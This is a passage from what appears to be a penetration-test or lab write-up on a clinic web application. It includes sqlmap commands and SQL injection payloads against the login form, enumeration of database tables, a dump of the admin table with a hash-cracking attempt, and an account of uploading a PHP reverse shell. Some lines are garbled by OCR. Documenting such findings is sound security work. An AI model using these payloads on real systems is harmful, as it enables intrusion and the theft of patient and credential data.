
```
[redacted]
└─# sqlmap -r authentication -D clinic_db --tables --batch

                                {1.9.8#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 11:25:31 /2025-12-12/

[11:25:31] [INFO] parsing HTTP request from 'authentication'
[11:25:31] [WARNING] provided value for parameter 'btn_login' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:25:31] [INFO] resuming back-end DBMS 'mysql'
[11:25:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: user=admin&email=experiment@testing.com' OR NOT 6935=6935-- krfT&password=Hello&btn_login=

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: user=admin&email=experiment@testing.com' OR (SELECT 4562 FROM(SELECT COUNT(*),CONCAT(0x7170767671,(SELECT (ELT(4562=4562,1))),0x71716a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- UplX&password=He
llo&btn_login=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin&email=experiment@testing.com' AND (SELECT 6045 FROM (SELECT(SLEEP(5)))cKMY)-- RhKq&password=Hello&btn_login=
---
[11:25:31] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.29, Apache 2.4.48
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:25:31] [INFO] fetching tables for database: 'clinic_db'
[11:25:31] [INFO] retrieved: 'admin'
[11:25:31] [INFO] retrieved: 'appointment'
[11:25:31] [INFO] retrieved: 'billing'
[11:25:31] [INFO] retrieved: 'billing_records'
[11:25:31] [INFO] retrieved: 'department'
[11:25:31] [INFO] retrieved: 'doctor'
[11:25:31] [INFO] retrieved: 'doctor_timings'
[11:25:31] [INFO] retrieved: 'manage_website'
[11:25:31] [INFO] retrieved: 'medicine'
[11:25:31] [INFO] retrieved: 'orders'
[11:25:31] [INFO] retrieved: 'patient'
[11:25:31] [INFO] retrieved: 'payment'
[11:25:31] [INFO] retrieved: 'prescription'
[11:25:31] [INFO] retrieved: 'prescription_records'
[11:25:31] [INFO] retrieved: 'room'
```

Figure 3.4: SQLMap Confirmation of Successful Injection Point




```
[redacted]Documents]
└─# sqlmap -r authentication -D clinic_db -T admin --tables --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers a
esponsible for any misuse or damage caused by this program

[*] starting @ 11:30:58 /2025-12-12/

[11:30:58] [INFO] parsing HTTP request from 'authentication'
[11:30:58] [WARNING] provided value for parameter 'btn_login' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:30:58] [INFO] resuming back-end DBMS 'mysql'
[11:30:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: user=admin&email=experiment@testing.com' OR NOT 6935=6935-- krfT&password=Hello&btn_login=

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: user=admin&email=experiment@testing.com' OR (SELECT 4562 FROM(SELECT COUNT(*),CONCAT(0×7170767671,(SELECT (ELT(4562=4562,1))),0×71716a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
llo&btn_login=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin&email=experiment@testing.com' AND (SELECT 6045 FROM (SELECT(SLEEP(5)))cKMY)-- RhKq&password=Hello&btn_login=
---
```

Figure 3.5: SQLMap Exploiting Authentication Bypass



```
[redacted]/Documents]
└─# sqlmap -r authentication -D clinic_db -T admin --dump --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Deve
esponsible for any misuse or damage caused by this program

[*] starting @ 11:32:59 /2025-12-12/

[11:32:59] [INFO] parsing HTTP request from 'authentication'
[11:32:59] [WARNING] provided value for parameter 'btn_login' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:32:59] [INFO] resuming back-end DBMS 'mysql'
[11:32:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: user=admin&email=experiment@testing.com' OR NOT 6935=6935-- krfT&password=Hello&btn_login=

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: user=admin&email=experiment@testing.com' OR (SELECT 4562 FROM(SELECT COUNT(*),CONCAT(0×7170767671,(SELECT (ELT(4562=4562,1))),0×71716a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
llo&btn_login=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin&email=experiment@testing.com' AND (SELECT 6045 FROM (SELECT(SLEEP(5)))cKMY)-- RhKq&password=Hello&btn_login=
---
[11:32:59] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.29, Apache 2.4.48
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:32:59] [INFO] fetching columns for table 'admin' in database 'clinic_db'
[11:32:59] [INFO] retrieved: 'id'
[11:32:59] [INFO] retrieved: 'int(11)'
[11:32:59] [INFO] retrieved: 'username'
[11:32:59] [INFO] retrieved: 'varchar(500)'
[11:32:59] [INFO] retrieved: 'loginid'
[11:32:59] [INFO] retrieved: 'varchar(30)'
[11:32:59] [INFO] retrieved: 'password'
[11:32:59] [INFO] retrieved: 'varchar(100)'
[11:32:59] [INFO] retrieved: 'fname'
```

Figure 3.6: Result of SQLMap Authentication Bypass


10.0.2.7:7080/login.php

[redacted]

Admin
experiment@testing.com
●●●●●

4. Exposure of Sensitive Database Data

Application files such as connect.php interact with the database using insecure query handling. This enables attackers to extract database contents using automated tools.


- Insecure database queries
- Sensitive data exposed
- Database enumeration possible
- Confidentiality impact

Proof of Concept

1. **Detection:** Database interaction points were identified within application source files.
2. **Exploitation:** Tools such as SQLMap and MySQL clients were used to enumerate databases, tables, and records.
3. **Result:** Confidential database information can be fully extracted and abused by unauthorized users.


Use of “sqlmap” confirming the injection point and backend DBMS (MySQL) to exploit the *authentication* request, enumerate the database *clinic_db*, and dump the *admin* table to retrieve credentials such as the hash password of the admin. This allowed the attacker to log in to the Admin Panel.

Figure 4.1: SQLMap Enumerating Database and Dumping Admin Table




```
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 4264 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: user=admin&email=experiment@testing.com' OR NOT 6935=6935-- krfT&password=Hello&btn_login=

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: user=admin&email=experiment@testing.com' OR (SELECT 4562 FROM(SELECT COUNT(*),CONCAT(0x7170767671,(SELECT (ELT(4562=4562,1))),0x71716a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
llo&btn_login=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin&email=experiment@testing.com' AND (SELECT 6045 FROM (SELECT(SLEEP(5)))cKMY)-- RhKq&password=Hello&btn_login=
---
[11:05:24] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.29, Apache 2.4.48
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:05:24] [INFO] fetching database names
[11:05:24] [INFO] retrieved: 'information_schema'
[11:05:24] [INFO] retrieved: 'phpmyadmin'
[11:05:24] [INFO] retrieved: 'clinic_db'
[11:05:24] [INFO] retrieved: 'test'
[11:05:24] [INFO] retrieved: 'performance_schema'
[11:05:24] [INFO] retrieved: 'mysql'
available databases [6]:
[*] clinic_db
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[11:05:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.7'

[*] ending @ 11:05:24 /2025-12-12/
```

Figure 4.2: Dumped Table Showing Admin Password Hash




```
[11:25:31] [INFO] retrieved: 'billing_records'
[11:25:31] [INFO] retrieved: 'department'
[11:25:31] [INFO] retrieved: 'doctor'
[11:25:31] [INFO] retrieved: 'doctor_timings'
[11:25:31] [INFO] retrieved: 'manage_website'
[11:25:31] [INFO] retrieved: 'medicine'
[11:25:31] [INFO] retrieved: 'orders'
[11:25:31] [INFO] retrieved: 'patient'
[11:25:31] [INFO] retrieved: 'payment'
[11:25:31] [INFO] retrieved: 'prescription'
[11:25:31] [INFO] retrieved: 'prescription_records'
[11:25:31] [INFO] retrieved: 'room'
[11:25:31] [INFO] retrieved: 'service_type'
[11:25:31] [INFO] retrieved: 'tbl_email_config'
[11:25:31] [INFO] retrieved: 'tbl_permission'
[11:25:31] [INFO] retrieved: 'tbl_permission_role'
[11:25:31] [INFO] retrieved: 'tbl_role'
[11:25:31] [INFO] retrieved: 'tbl_sms_config'
[11:25:31] [INFO] retrieved: 'treatment'
[11:25:31] [INFO] retrieved: 'treatment_records'
[11:25:31] [INFO] retrieved: 'user'
Database: clinic_db
[24 tables]
+----------------------+
| admin                |
| user                 |
| appointment          |
| billing              |
| billing_records      |
| department           |
| doctor               |
| doctor_timings       |
| manage_website       |
| medicine             |
| orders               |
| patient              |
| payment              |
| prescription         |
| prescription_records |
| room                 |
| service_type         |
| tbl_email_config     |
| tbl_permission       |
| tbl_permission_role  |
| tbl_role             |
| tbl_sms_config       |
| treatment            |
| treatment_records    |
+----------------------+

[11:25:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.7'

[*] ending @ 11:25:31 /2025-12-12/
```

Figure 4.3: Successful Login to the Admin Panel (Web Interface)




```
[11:30:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.48, PHP 7.3.29
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:30:58] [INFO] fetching tables for database: 'clinic_db'
Database: clinic_db
[24 tables]
+----------------------+
| admin                |
| user                 |
| appointment          |
| billing              |
| billing_records      |
| department           |
| doctor               |
| doctor_timings       |
| manage_website       |
| medicine             |
| orders               |
| patient              |
| payment              |
| prescription         |
| prescription_records |
| room                 |
| service_type         |
| tbl_email_config     |
| tbl_permission       |
| tbl_permission_role  |
| tbl_role             |
| tbl_sms_config       |
| treatment            |
| treatment_records    |
+----------------------+

[11:30:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.7'

[*] ending @ 11:30:58 /2025-12-12/
```

Figure 4.4: Admin Panel Dashboard After Unauthorized Login



```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[11:33:00] [INFO] using hash method 'sha256_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[11:33:00] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[11:33:00] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[11:33:00] [INFO] starting 2 processes
[11:33:18] [WARNING] no clear password(s) found
Database: clinic_db
Table: admin
[1 entry]
+----+----------------+----------+------------+--------------------------------+-----------+-----------+-------+---------------------+--------+----------+------------------------------------------------------------------+--------
--+-------------+------------+------------+---------------+
| id | loginid        | role_id | dob        | addr                           | fname     | image     | lname | notes               | gender | mobileno | password                                                         | usernam
e | created_on | last_login | updated_on | delete_status |
+----+----------------+----------+------------+--------------------------------+-----------+-----------+-------+---------------------+--------+----------+------------------------------------------------------------------+--------
--
| [redacted] 7 | admin
+----+----------------+----------+------------+--------------------------------+-----------+-----------+-------+---------------------+--------+----------+------------------------------------------------------------------+--------
--+-------------+------------+------------+---------------+

[11:33:18] [INFO] table 'clinic_db.`admin`' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.7/dump/clinic_db/admin.csv'
[11:33:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.7'

[*] ending @ 11:33:18 /2025-12-12/
```

Figure 4.5: Web Application Admin Interface Content



10.0.2.7:7080/login.php

[redacted]

Sign In

Admin

experiment@testing.com

●●●●●

Forgot Password?

LOGIN

5. Unrestricted File Upload Leading to Remote Code Execution (RCE)

The core vulnerability resides in the web application's file management feature which failed to validate file types, resulting in RCE.


- Failure to validate file type and content
- Upload of a PHP reverse shell script
- Placement of the file in a web-accessible execution directory
- Successful execution granting initial system command access

Proof of concept

1. **Detection:** Detection involved confirming that the file upload functionality accepted a PHP file and that the web server executed the script upon being accessed.
2. **Exploitation:** Exploitation was achieved by uploading a PHP reverse shell, setting up a netcat listener on the attacker's machine and triggering the shell by navigating to the uploaded file in a browser.
3. **Result:** The successful connection provided the attacker with a low-privileged reverse shell, granting command-line access to the system to find *flag1.txt*.

